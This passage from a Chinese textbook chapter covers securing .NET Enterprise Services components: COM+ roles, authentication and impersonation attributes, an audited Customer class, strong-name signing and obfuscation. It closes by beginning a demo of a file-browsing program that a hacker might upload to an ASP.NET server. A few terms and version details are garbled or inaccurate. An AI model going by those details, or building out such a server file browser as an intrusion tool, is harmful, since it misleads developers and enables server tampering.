- 基于角色的授权；
- 敏感数据的保护；
- 审核要求；
- 应用程序激活类型；
- 事务；
- 代码访问安全性。

### 1．基于角色的授权

对于使用 COM+基于角色的有效授权，必须确保原始调用者的安全上下文，这样就能基于调用者的组成员身份执行基于角色的粒度授权。如果 ASP.NET Web 应用程序调用一个服务组件，表示该 Web 应用程序要在调用这个组件前模拟它的调用者。

### 2．敏感数据的保护

如果服务组件要处理敏感数据（如雇员详细信息、财务事务和健康记录），请确保这些信息在网络中传输的安全。如果应用程序不在安全的 Internet 数据中心（IDC）环境（由 IPSec 提供传输级加密）中运行，可选择使用 RPC 加密。为此，必须使用隐私性身份验证。有关详细信息，请参阅本章后面的敏感数据保护部分。

### 3．审核要求

要解决抵赖问题，必须记录企业服务组件执行的敏感事务。在设计时，需要审核的操作类型，以及应记录的详细信息。其中应至少包括启动事务的身份信息和执行事务的身份信息。

### 4．应用程序激活类型

开发人员在应用程序设计时应该明确服务组件激活的方式，可以使用 Dllhost.exe 进程的实例激活，也可在客户端进程中运行。服务器应用程序在 Dllhost.exe 进程外运行。基于加解密库的应用程序在客户端进程的地址空间中运行。由于缺少进程间的通信，使用加解密库的应用程序效率更高。

### 5．事务

如果打算使用分布式事务，需要考虑事物在何处启动，以及在防火墙分隔的组件和资源管理器间运行事务的后果。本书的建议是防火墙必须支持 Microsoft 公司的分布式事务处理协调器（Distributed Transaction.Controller，DTC）通信。

如果现实中，服务组件的物理部署体系结构包括一个中间层应用程序服务器，通常应尽量从应用程序服务器中的企业服务启动事务，而不是从前端 Web 应用程序中启动。

### 6. 代码访问安全性

通常使用服务组件的应用程序都是可以完全信任的。因此，代码访问安全性在授权调用代码方面作用有限。但是，企业服务要求调用方必须有必要的权限来调用非托管代码，这种要求的结果是无法直接从部分信任的 Web 应用程序中调用数据到企业服务应用程序中。ASP.NET 的部分信任级别（高、中等、低和最低）不授予非托管代码权限。如果要从部分信任应用程序中调用服务组件，必须通过沙盒（sandbox）方式来处理这些调用服务组件的特权代码。

## 7.3 设计中间件的权限

通常组件程序使用 Windows 身份验证。而具体是选择通用的 NTLM 验证还是 Kerberos 验证，则由客户端和服务器的操作系统决定。一般来说，Windows 2008 或 Windows Server 2003 环境使用 Kerberos 身份验证，其余的则使用通用的 NTLM 验证。

在构建组件时，首要问题是确保所有的调用都进行了身份验证，这样可以防止匿名用户访问组件功能。

### 1. 使用调用级别的身份验证

要拒绝匿名调用者，至少要使用调用级别的身份验证。可通过向服务组件程序集添加以下属性代码进行设置：

```
[assembly:ApplicationAccessControl(
Authentication = AuthenticationOption.Call)]
```

注意：该方式等同于在组件服务中将应用程序的 Properties（属性）对话框的 Security（安全性）选项卡的 Authentication level for calls（调用的身份验证级别）设置为 Call（调用）。

### 2. 授权

企业服务使用 COM+角色进行授权，可以控制对应用程序、组件、接口和方法的授权粒度。要防止用户执行应用程序服务组件所展示的受限操作，下面是操作步骤：

1）启用基于角色的安全性

在默认情况下，操作系统 Windows Serevr 2008 禁用基于角色的安全功能。但 Windows Server 2003 正好相反。为了确保在组件注册（常使用 Regsvcs.exe）时自动启用基于角色的安全性，需要将以下属性添加到您的服务组件程序集中：

```
[assembly:ApplicationAccessControl(true)]
```

注意：该方式等同于在组件服务中选择应用程序的 Properties（属性）对话框的 Security（安全性）选项卡的 Enforce access checks for this application（为此应用程序强制访问检查）。

2）启用组件级访问检查

为了支持组件、接口或方法级角色检查，必须启用组件级访问检查。为了确保在注册组件时自动启用组件级访问检查，需要将以下属性添加到服务组件程序集中：

```
[assembly:ApplicationAccessControl(AccessChecksLevel=
AccessChecksLevelOption.ApplicationComponent)]
```

注意：这等同于在组件服务中选择应用程序的 Properties（属性）对话框的 Security（安全性）选项卡的 Perform access checks at the process and component level（在进程和组件级执行访问检查）。

3）强制组件级访问检查

要允许单个组件执行访问检查，必须强制组件级访问检查。该设置仅当应用程序安全级别被设置为上述进程和组件级时才有效。为了确保在注册组件时自动启用组件级访问检查，需要将以下属性代码添加到服务组件类：

```
[ComponentAccessControl(true)]
public class YourServicedComponent :ServicedComponent
{
}
```

注意：这等同于在组件服务中选择组件的 Properties 对话框的 Security（安全性）选项卡的 Enforce component level access checks（强制组件级访问检查）。

### 3. 配置管理

除了 COM+通过组件服务工具提供给管理员的可配置设置外，开发人员常在代码中使用与配置相关的函数。例如，用于检索保存在 COM+目录中的对象结构字符串的函数。在企业服务中进行配置管理时应考虑下列主要问题：

1）使用特权最少的账户

在开发期间，请使用特权最少的本地账户（而不是交互用户账户）来运行和测试服务组件。尽量使该账户符合管理员在实际环境中使用的运行账户。

2）避免在对象构造函数字符串中保存机密信息

如果在 COM+目录中的对象构造函数字符串中保存机密信息（如数据库连接字符串和密码），任何本地管理员组成员都可以查看这些纯文本数据，所以要尽量避免保存机密数据。如果必须保存，需要对数据进行加密。DPAPI 加密方法是一种很好的实施选择，它免去了与密钥管理相关的问题。在运行时，检索对象结构字符串并使用 DPAPI 对数据进行解密。下面的代码示例演示了在构造函数时保存敏感数据的方法：

```
 [ConstructionEnabled(Default="")]
public class YourServicedComponent :ServicedComponent, ISomeInterface
{
// 首先调用对象构造函数
public YourServicedComponent() {}
// 然后将对象结构字符串传递给 Construct 方法
  protected override void Construct(string constructString)
  {
```

```
// 使用 DPAPI 解密配置数据
}
}
```

3）避免无约束的委派

对服务组件客户端使用 NTLM 验证还是 Kerberos 验证由具体环境决定。操作系统 Windows Server 2008 的 Kerberos 验证支持无约束的委派，意味着使用客户端凭据可创建无限多网络跃点，这种情况应该尽量避免。如果客户端是 ASP.NET，可设置 Machine.config 中<processModel>元素的 comImpersonation 属性来配置模拟级别：

```
comImpersonationLevel="[Default|Anonymous|Identify|Impersonate|Delegate]"
```

企业服务服务器应用程序定义的模拟级别决定了所有与服务组件通信的远程服务器的模拟能力。在本例中，服务组件是客户端。可以指定服务组件的模拟级别并在服务组件是客户端时使用，使用的属性代码如下：

```
[assembly:ApplicationAccessControl(
ImpersonationLevel=ImpersonationLevelOption.Identify)]
```

**注意：** 这等同于在组件服务中设置应用程序的 Properties（属性）对话框的 Security（安全性）页的 Impersonation Level（模拟级别）值。

表 7-1 所示为描述了各模拟级别的效果。

**表 7-1　模拟级别**

| 模 拟 级 别 | 说　　明 |
|---|---|
| 匿名 | 服务器无法识别客户端 |
| 识别 | 允许服务器识别客户端并使用客户端访问令牌执行访问检查 |
| 模拟 | 允许服务器使用客户端凭据访问本地资源 |
| 委派 | 允许服务器使用客户端凭据访问远程资源（要求 Kerberos 验证和特定账户配置） |

# 7.4　一个中间件的实例

前面几节介绍了与服务组件和企业服务应用程序所面临的威胁和对策，下面将通过范例代码说明建立安全组件的步骤，即通过简单 Customer 类实现的安全服务组件。

首先需要设置程序集文件，演示文件名称为 assemblyinfo.cs，它是每一个 VS.NET 软件必备的一个程序集文件。下面代码演示的是使用 regsvcs.exe 在企业服务中注册服务组件程序集，并且配置 COM+目录的程序集级元数据：

```
// (1) 程序集有一个强名称
[assembly:AssemblyKeyFile(@"..\..\Customer.snk")]

// 企业服务配置
[assembly:ApplicationName("CustomerService")]
[assembly:Description("Customer Services Application")]
```

```
// (2) 服务器应用程序 - 在 dllhost.exe 进程实例中运行
[assembly:ApplicationActivation(ActivationOption.Server)]
// (3) 启用组件级访问检查
// (4) 指定调用级身份验证
// (5) 指定下游调用的身份模拟级别
[assembly:ApplicationAccessControl(
AccessChecksLevel=AccessChecksLevelOption.ApplicationComponent,
Authentication=AuthenticationOption.Call,
ImpersonationLevel=ImpersonationLevelOption.Identify)]
```

上述的代码有下列 5 个安全特征（由注释行中的数字标识）。

（1）程序集是强命名的，强命名代表引用服务组件的唯一性。从安全角度看，这样做的优点是程序集拥有唯一的数字签名。这意味着，攻击者的任何修改都将被删除，程序集将无法加载。

（2）应用程序在专用 dllhost.exe 实例中运行。这样就可以在部署时指定特权最少的身份运行。

（3）应用程序支持组件级访问检查，这样就可以利用类，接口和方法所属的角色向调用者授权。

（4）指定了调用级别身份验证。这意味着，所有来自客户端的方法调用都要进行验证。

（5）从该服务组件到远程服务器中其他组件的调用的模拟级别是“识别”。这意味着，下游组件可识别原始调用者，但不能执行模拟。

**注意：** 调用 ASP.NET Web 应用程序或 Web 服务客户端的模拟级别在客户端 Web 服务器 Machine.config 文件的<processModel>元素中指定。

下面演示的用户类 Customer 告诉读者如何安全配置该类的各方法。其中方法 AuditTransaction 会检查调用者的权限，如果为非指定的角色则报错。

用户类 Customer 代码如下：

```
namespace busCustomer
{
// (1) 支持方法级授权的显式接口定义
public interface ICustomerAdmin
  {
  void CreditAccountBalance(string customerID, double amount);
  }
// (2) 强制组件级访问检查
[ComponentAccessControl]
public sealed class Customer :ServicedComponent, ICustomerAdmin
  {
  private string appName = "Customer";
  private string eventLog = "Application";
// ICustomer 实现
// (3) 对 CreditAccountBalance 的访问被限制在 Manager 和 Senior Manager
// 角色的成员中
[SecurityRole("Manager")]
[SecurityRole("Senior Manager")]
public void CreditAccountBalance(string customerID, double amount)
    {
// (4) 保护实现的结构化异常处理
try
      {
```

```
// (5) 检查是否启用了安全性
if (ContextUtil.IsSecurityEnabled)
        {
// 仅 Manager 可对账户进行
//  $1,000 以上的贷记
if (amount > 1000)
{
// (6) 编程方式检查贷记操作的授权
if (ContextUtil.IsCallerInRole("Senior Manager")) {
// 调用数据访问组件来更新数据库
    .
    .
    .
// (7) 审核事务
AuditTransaction(customerID, amount);
            }
else {
throw new SecurityException("Caller not authorized");
            }
          }
        }
else {
throw new SecurityException("Security is not enabled");
        }
      }
catch( Exception ex)
      {
// 记录异常详细信息
throw new Exception("Failed to credit account balance for customer: " +
customerID, ex);
      }
    }
private void AuditTransaction(string customerID, double amount)
    {
// (8) 从调用上下文获取原始调用者身份，目的是进行日志记录
SecurityIdentity caller = SecurityCallContext.CurrentCall.OriginalCaller;
try
{
if (!EventLog.SourceExists(appName))
        {
EventLog.CreateEventSource(appName,eventLog);
        }
StringBuilder logmessage = new StringBuilder();
logmessage.AppendFormat("{0}User {1} performed the following transaction"
+ "{2} Account balance for customer {3} "
+ "credited by {4}",
Environment.NewLine, caller.AccountName,
Environment.NewLine, customerID, amount);
EventLog.WriteEntry(appName, logmessage.ToString(),
EventLogEntryType.Information);
      }
catch(SecurityException secex)
      {
throw new SecurityException(
"Event source does not exist and cannot be created", secex);
      }
    }
  }
}
```

通过阅读上述用户类 Customer 可以得出下列安全特征（由注释行中的数字标识）：

（1）接口的定义和实现是显式的，支持使用 COM+角色的接口和方法级授权。

（2）在类级别使用[ComponentAccessControl]属性启用类的组件级访问检查。

（3）在 CreditAccountBalance 方法中使用[SecurityRole]属性，将访问限制在 Manager 或 Senior Managers 角色成员中；

（4）使用结构化异常处理保护实现。异常被捕获后记入日志，调用者可收到相应的异常。

（5）代码在显式的角色检查之前要检查是否启用了安全性。这是一种风险缓解的策略，可确保事务在管理员无意或有意禁用应用程序安全配置时无法执行。如果禁用了安全性，IsCallerInRole 方法将始终返回 true。

（6）调用者必须是 Manager 或 Senior Manager 角色的成员（因为方法中声明了安全性）。为了实现精确的授权粒度，代码显式检查了调用者的角色成员资格。

（7）事务要进行审核。

（8）审核可使用 SecurityCallContext 对象获取原始调用者的身份。

通常，使用服务组件的应用程序都是完全信任的。因此，代码访问安全性在授权代码调用方面作用有限。代码调用必须考虑在服务组件中激活并执行跨上下文的调用，必须有非托管代码权限。

如果服务组件的客户端是 ASP.NET Web 应用程序，其信任级别必须是“完全”，如下所示：

```
<trust level="Full" />
```

如果 Web 应用程序配置了“完全”以外的信任级别，它将没有非托管代码权限。在本实例的情况下必须创建一个经沙盒处理的包装程序集来封装与服务组件的通信。此外还必须配置代码访问安全性策略来授予包装程序集以非托管代码权限。

如果将服务组件的引用传递给不信任的代码，不能从该代码中调用服务组件定义的方法。这一规则的例外是不要求上下文切换或侦听服务，且不调用 System.EnterpriseServices 成员方法，这样的方法可由不信任代码调用。

## 7.5　强签名与反编译

任何时候软件安全与版权保护都是很重要的，特别是企业级开发或一些特殊应用。本节主要讨论.NET 平台下组件强签名与代码的反编译预防。

强命名程序集可以确保程序集唯一，而不被篡改、冒用等。即使相同名字的程序集其签名也会不同。

读者可以通过如图 7-3 所示的内容，理解强签名前后程序集结构的变化。

假设程序集名字叫 WindowsApplication1，签名前后程序集信息对比如下：

```
WindowsApplication1, Version=1.0.0.0, Culture=neutral, PublicKeyToken
=null
WindowsApplication1, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=05a89399ef69f490
```





图 7-3　签名组件的变化

如果项目中引用了一个已签名的程序集 a.dll，而遭到一个伪造的 a.dll 来偷梁换柱，主程序调用就会产生异常，如图 7-4 所示。





图 7-4　签名组件的变化

未签名的主程序可以引用已签名或未签名的程序集，而已签名的主程序则不能引用未签名的程序集。

程序集在进行强签名后就有了唯一标识，可以在程序中了解程序集的来源，获取当前执行的程序集信息或调用的程序集信息，演示代码如下：

```
System.Reflection.Assembly.GetExecutingAssembly()
System.Reflection.Assembly.GetCallingAssembly()
```

如果要生成密钥及签名，可以使用.NET SDK 中的 sn.exe 命令行工具，或 Visual Studio 软件菜单项中选择“项目”→“属性”→“签名”，如图 7-5 所示。

密钥如果进行了密码保护，则生成 pfx 文件，没有密码保护则生成 snk 文件，pfx 比 snk 格式的文件更大些。

对于反编译来说，现在最常使用的就是混淆技术。混淆技术对编译生成的 MSIL 中间代码进行模糊处理，随着混淆的加重，人脑进行多方面智力思维的能力逐渐降低，保护了源代码，提高了反编译的难度。这种模糊处理并不改变程序执行的逻辑。





图 7-5　签名设置

混淆的工具有很多，如 DotFuscator、Obfuscator.NET、XeonCode、MaxtoCode 等。

既对程序集签名又做混淆处理也是可以的，而强命名后的程序集如果做混淆会产生异常，程序也无法正常执行。正确的做法是：延迟签名→开发完成→混淆→重新签名（即先延迟签名，混淆后再签名）。

混淆后再签名，可以使用 sn 命令的 R 选项完成：

```
sn -R a.exe mykey.snk    //使用 mykey.snk 密钥对 a.exe 重新签名
```

延迟签名（重新签名以前）程序是不能运行的，在.NET cf 会报异常。团队开发中不可能每个人都知道私钥，一般的做法是创建一个包含公钥部分的.snk 文件。

```
sn - p mykey.snk publicKey.snk
```

publicKey.snk 在开发阶段供开发人员使用，发布时用 mykey.snk 重新进行签名。

应用程序组件的安全性要依赖 Windows 安全性，需要验证调用者的身份并进行授权。授权是使用含 Windows 组或用户账户的 COM+角色来配置并控制的。与企业服务应用程序和服务组件相关的大多数威胁都可通过可靠的编码技术和正确的目录配置来解决。

开发人员必须使用显式属性来进行服务组件的安全配置。这些属性决定了应用程序首次在企业服务中注册（常使用 Regsvcs.exe）的方式。

实际上，并不是所有的安全配置设置都使用属性来设置，对于权限控制区域的代码，管理员需要为服务器应用程序指定运行时拥有的角色。此外，管理员还必须在部署时根据 Windows 组或用户账户来填充角色。

## 7.6　如何操作存储系统

假设黑客上传了一个程序，用来查看目录和文件。通过这个程序黑客可以浏览所有用户的 ASP.NET 程序，也可以查看服务器的系统日志，当然，还可以轻易地对文件进行篡改和删除。为了更清楚地解释这一问题，有必要简单介绍一下 I/O 文件操作现在存在的问题。

在.NET 中，系统 I/O 操作的功能变得很强大，但是随之带来一个严重的问题：ASP.NET

具有一项新功能，即组件不需使用 regsvr32 进行注册，只需将 dll 类库文件上传到 bin 目录下就可以直接使用。这一功能确实给开发 ASP.NET 程序带来了很大的方便，但是却使 ASP 中将此 dll 删除或改名方法失去了效用，防范此问题的发生就变得更加困难。

### 1. 文件系统操作实例

在开始编写代码之前，有必要了解一下实例需要用到的几个主要的类。这几个类都在 System.IO 名称空间下，System.IO 名称空间包含允许在数据流和文件上进行同步和异步读写的类。

在整个应用程序的开始部分，需要了解一下服务器的系统信息，这里需要用到 System.Environment 类，该类提供当前环境和平台的信息以及操作它们的方法。通过 System.Environment 类可以得到系统的当前目录和系统目录，可以帮助开发人员更快的发现关键目录。另外，还可以通过获取运行当前进程的用户名了解 ASP.NET 程序运行所使用的用户，进一步设置用户权限以避免这一安全问题。

要使用 System.IO 名称空间的其他几个类如下：

- System.IO.Directory：提供用于创建、移动和枚举通过目录和子目录的静态方法的类。
- System.IO.File：提供用于创建、复制、删除、移动和打开文件的静态方法的类。
- System.IO.FileInfo：提供创建、复制、删除、移动和打开文件的实例方法的类。
- System.IO.StreamReader：实现一个 TextReader，以一种特定编码从字节流中读取字符。

上述每个类的属性和方法的具体用法将以代码注释的方式在程序中加以说明。System.IO 名称空间在.NET 框架提供的 mscorlib.dll 中，在使用 VS.Net 编程之前需要将此 dll 引用到项目中。

所编写的程序都使用了 Codebehind 方式，即每一个 aspx 程序都有一个对应的 aspx.cs 程序，aspx 程序中只涉及页面显示相关的代码，所有逻辑实现的代码都放在相应的 aspx.cs 文件中，做到了显示与逻辑的分离。

下面介绍几个主要类的关键方法：

方法 1：使用 GetSysInf()方法得到服务器的当前环境和平台的信息。

代码如下所示。

```
// 获取系统信息的方法，此方法在 listdrivers.aspx.cs 文件中
public void GetSysInf ()
{
// 获取操作系统类型
qDrives = Environment.OSVersion.ToString();
// 获取系统文件夹
